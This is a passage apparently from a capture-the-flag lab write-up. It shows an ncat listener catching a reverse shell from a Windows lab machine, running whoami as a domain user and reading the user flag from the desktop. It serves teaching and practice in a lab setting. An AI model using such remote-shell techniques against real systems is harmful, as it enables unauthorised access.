Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8001
Ncat: Listening on 0.0.0.0:8001
Ncat: Connection from 10.10.11.102.
Ncat: Connection from 10.10.11.102:51919.

PS C:\Windows\system32> whoami
windcorp\diegocruz
```

We got user shell access, and we can read the user flag.

```
PS C:\> cat users\diegocruz\desktop\user.txt

4f6c565394a0ac8be040be220e40ebd6
```